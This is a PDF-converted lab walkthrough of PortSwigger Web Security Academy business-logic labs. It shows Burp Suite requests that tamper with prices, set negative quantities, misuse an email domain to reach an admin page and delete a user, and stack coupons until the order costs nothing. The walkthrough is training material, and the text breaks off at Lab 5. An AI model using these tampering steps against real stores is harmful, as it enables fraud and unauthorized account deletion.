

# Documentation: Business Logic Vulnerabilities Labs

prepared by : Qasim Ali

## Lab 1: Excessive Trust in Client-Side Controls

- Log in with provided credentials :

Username : wiener

Password : peter

add Leather jacket to cart :

Documentation: Business: X Lab: Excessive trust in client-side controls Excessive trust in client-side controls X +

https://0a2300f30404e2c8870da75000ab00a6.web-security-academy.net

Kali Forums Kali NetHunter Exploit-DB WhatsApp Google Hacking DB OffSec

# WebSecurity Academy

## Excessive trust in client-side controls

LAB Not solved


Back to lab description >>

---


Store credit: \$100.00

Home | My account | 0


### WE LIKE TO SHOP




Lightweight "133t" Leather Jacket  
★★★★★ \$1337.00  
[View details](#)




Fur Babies  
★★★★☆ \$17.06  
[View details](#)





The Giant Enter Key  
★★★★☆ \$37.93  
[View details](#)




Cheshire Cat Grin  
★☆☆☆☆ \$97.70  
[View details](#)









Go to checkout

open Burp and capture it from HTTP history and send it to Repeater

Burp Project Intruder Repeater View Help  
 Dashboard Target **Proxy** Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organ

Intercept **HTTP history** WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length	MI
441	https://contile.services.mozilla.c...	GET	/v1/tiles			204	136	
440	https://gist-queue-consumer-api...	POST	/api/v2/users?timestamp=17306138468...	✓		304	322	
439	https://gist-queue-consumer-api...	OPTIONS	/api/v2/users?timestamp=17306138468...	✓		204	635	HT
438	https://0a2300f30404e2c8870d...	GET	/academyLabHeader			101	147	
437	https://0a2300f30404e2c8870d...	GET	/cart			200	6437	HT
436	https://0a2300f30404e2c8870d...	GET	/academyLabHeader			101	147	
435	https://0a2300f30404e2c8870d...	GET	/product?productId=1	✓		200	5283	HT
434	https://0a2300f30404e2c8870d...	POST	/cart	✓		302	100	
433	https://0a2300f30404e2c8870d...	GET	/academyLabHeader			101	147	
431	https://0a2300f30404e2c8870d...	GET	/product?productId=1	✓		200	5283	HT
430	https://0a2300f30404e2c8870d...	GET	/academyLabHeader			101	147	
429	https://0a2300f30404e2c8870d...	GET	/			200	11080	HT
428	https://0a2300f30404e2c8870d...	GET	/academyLabHeader			101	147	

**Request**  
 Pretty Raw Hex

1 POST /cart HTTP/2  
 2 Host: 0a2300f30404e2c8870da75000ab00a6.web-security-academy.net  
 3 Cookie: session=tMKXs4DNrNaPPiFU7tGY8wFhdiisxTiA  
 4 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:128.0) Gecko/20100101 Firefox/128.0  
 5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,\*/\*;q=0.8  
 6 Accept-Language: en-US,en;q=0.5  
 7 Accept-Encoding: gzip, deflate, br  
 8 Content-Type: application/x-www-form-urlencoded  
 9 Content-Length: 49  
 10 Origin: https://0a2300f30404e2c8870da75000ab00a6.web-security-academy.net  
 11 Referer: https://0a2300f30404e2c8870da75000ab00a6.web-security-academy.net/product?productId=1  
 12 Upgrade-Insecure-Requests: 1  
 13 Sec-Fetch-Dest: document  
 14 Sec-Fetch-Mode: navigate  
 15 Sec-Fetch-Site: same-origin  
 16 Sec-Fetch-User: ?1  
 17 Priority: u=0, i  
 18 Te: trailers  
 19  
 20 productId=1&redir=PRODUCT&quantity=1&price=133700

20

**Response**  
 Pretty Raw


1 HTTP/2 302  
 2 Location:  
 3 X-Frame-Options: deny  
 4 Content-Type: text/html; charset=utf-8  
 5  
 6

in Repeater change the Price according to your own and send the request

The screenshot shows the Burp Suite Repeater interface. The top toolbar includes buttons for Dashboard, Target, Proxy, Intruder, Repeater (selected), Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Learn. Below the toolbar, there's a 'Send' button with a red arrow pointing to it, along with 'Cancel', navigation arrows, and a 'Follow redirection' checkbox.

The main area is split into two panels: 'Request' and 'Response'. The 'Request' panel shows an HTTP POST request to `/cart` with various headers and a body containing a query string: `productId=1&redir=PRODUCT&quantity=1&price=1337`. A red arrow points to the `price=1337` part of the query string. The 'Response' panel shows an HTTP 302 Found response with headers like `Location: /product?productId=1`.

go back to Cart, fix the quantity and confirm the price and place order :



After Placing the order successfully Lab solved !!.

## Lab 2 : High-level logic vulnerability

Log in with provided credentials :

Username : wiener

Password : peter

Add an affordable item to Cart and go to burpsuite and capture the request and send it to Repeater

Burp Suite Community Edition v2024.8.4 - Temporary Project											
Burp Project Intruder Repeater View Help											
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn											
Intercept HTTP history WebSockets history Match and replace Proxy settings											
Filter settings: Hiding CSS, image and general binary content											
#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes
716	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON			
715	https://www.youtube.com	POST	/youtubei/v1/log_event?alt=json	✓		200	370	JSON			
714	https://0a8b00080456cbf802d...	GET	/academyLabHeader			101	147				
713	https://0a8b00080456cbf802d...	GET	/cart			200	6390	HTML		High-level logic vulnerabi...	
712	https://0a8b00080456cbf802d...	GET	/academyLabHeader			101	147				
711	https://0a8b00080456cbf802d...	GET	/product?productId=1	✓		200	5148	HTML		High-level logic vulnerabi...	
710	https://0a8b00080456cbf802d...	POST	/cart	✓		302	100				
709	https://0a8b00080456cbf802d...	GET	/academyLabHeader			101	147				
707	https://0a8b00080456cbf802d...	GET	/product?productId=1	✓		200	5148	HTML		High-level logic vulnerabi...	
706	https://0a8b00080456cbf802d...	GET	/academyLabHeader			101	147				
705	https://0a8b00080456cbf802d...	GET	/			200	11033	HTML		High-level logic vulnerabi...	
704	https://0a8b00080456cbf802d...	GET	/academyLabHeader			101	147				
703	https://0a8b00080456cbf802d...	GET	/my-account?id=wiener	✓		200	3627	HTML		High-level logic vulnerabi...	

Request						Response			
Pretty Raw Hex						Pretty Raw Hex Render			
1	POST /cart HTTP/2					1	HTTP/2 302 Found		
2	Host: 0a8b00080456cbf802d7b65004b0040.web-security-academy.net					2	Location: /product?productId=1		
3	Cookie: session=1QoZ4IfUcltQsg0QWfioapSJ572P6zD					3	X-Frame-Options: SAMEORIGIN		
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0					4	Content-Length: 0		
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8					5			
6	Accept-Language: en-US,en;q=0.5					6			
7	Accept-Encoding: gzip, deflate, br								
8	Content-Type: application/x-www-form-urlencoded								
9	Content-Length: 36								
10	Origin: https://0a8b00080456cbf802d7b65004b0040.web-security-academy.net								
11	Referer: https://0a8b00080456cbf802d7b65004b0040.web-security-academy.net/product?productId=1								
12	Upgrade-Insecure-Requests: 1								
13	Sec-Fetch-Dest: document								
14	Sec-Fetch-Mode: navigate								
15	Sec-Fetch-Site: same-origin								
16	Sec-Fetch-User: ?1								
17	Priority: u=0, i								
18	Te: trailers								
19									
20									

in Repeater change value of Quantity parameter to negative number (like -7)

Burp Project Intruder Repeater View Help											
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn											
1 x 2 x 3 x +											
Send Cancel < > Follow redirection											
Target: https://0a8b00080456cbf802d7b65004b0040.web-security-academy.net											
Request						Response					
Pretty Raw Hex						Pretty Raw Hex Render					
1	POST /cart HTTP/2					1	HTTP/2 302 Found				
2	Host: 0a8b00080456cbf802d7b65004b0040.web-security-academy.net					2	Location: /product?productId=3				
3	Cookie: session=1QoZ4IfUcltQsg0QWfioapSJ572P6zD					3	X-Frame-Options: SAMEORIGIN				
4	User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0					4	Content-Length: 0				
5	Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8					5					
6	Accept-Language: en-US,en;q=0.5					6					
7	Accept-Encoding: gzip, deflate, br										
8	Content-Type: application/x-www-form-urlencoded										
9	Content-Length: 37										
10	Origin: https://0a8b00080456cbf802d7b65004b0040.web-security-academy.net										
11	Referer: https://0a8b00080456cbf802d7b65004b0040.web-security-academy.net/product?productId=3										
12	Upgrade-Insecure-Requests: 1										
13	Sec-Fetch-Dest: document										
14	Sec-Fetch-Mode: navigate										
15	Sec-Fetch-Site: same-origin										
16	Sec-Fetch-User: ?1										
17	Priority: u=0, i										
18	Te: trailers										
19											
20	productId=3&redirect=PRODUCT&quantity=-7										


go to Cart and place order:

go to Register option and register new user

login as a new user

got "update email" option

update email with @dontwannacry.com domain



navigate the Admin Panel


go to Burpsuite and capture the Admin panel request

in Repeater forward the request with send option

after sending request navigate the received response

in Response note the Carlos user information





set the Carlos user delete parameters in request search parameters and click send

Dashboard Target Proxy Intruder **Repeater** Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn

1 x 2 x 3 x 4 x **5 x** +

Send Cancel < >

### Request

Pretty Raw Hex

```
1 GET /admin/delete?username=carlos HTTP/2
2 Host: 0a61007e03056b4380f2a326002e0036.web-security-academy.net
3 Cookie: session=8a8A9GTtlqrSj2gJpPyH8jtGZTVXpcDU
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,image/svg+xml,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Referer: https://0a61007e03056b4380f2a326002e0036.web-security-academy.net/my-account?id=test
9 Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Priority: u=0, i
15 Te: trailers
16
17
```

### Response

Pretty Raw Hex Render

```
1 HTTP/2 302 Found
2 Location: /admin
3 X-Frame-Options: SAMEORIGIN
4 Content-Length: 0
5
6
```

This Deletes the User Carlos and Lab solved !!

## Lab : 4 Flawed enforcement of Business rules


Log in with provided credentials :

Username : wiener

Password : peter

Place an order and go to Cart

Note Discount Code on the top of page



Apply the Discount code




go back to home page

navigate to bottom of page

note Signup to Newsletter option

signup with your email

After signup get a new Discount code



use both Discount codes 1 by 1  
and last after price adjustment place your order :

Store credit:  
\$100.00

[Home](#) | [My account](#) |  1

#### Cart

Name	Price	Quantity
<a href="#">Lightweight "133t" Leather Jacket</a>	\$1337.00	<div><div>-</div><div>1</div><div>+</div></div> <div>Remove</div>

Coupon:

Apply

Code	Reduction
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10
NEWCUST5	-\$5.00
SIGNUP30	-\$401.10

Total: \$0.00

Place order


## Lab : 5 Low-Level Logic Flaw

Log in with provided credentials :


Username : wiener

Password : peter

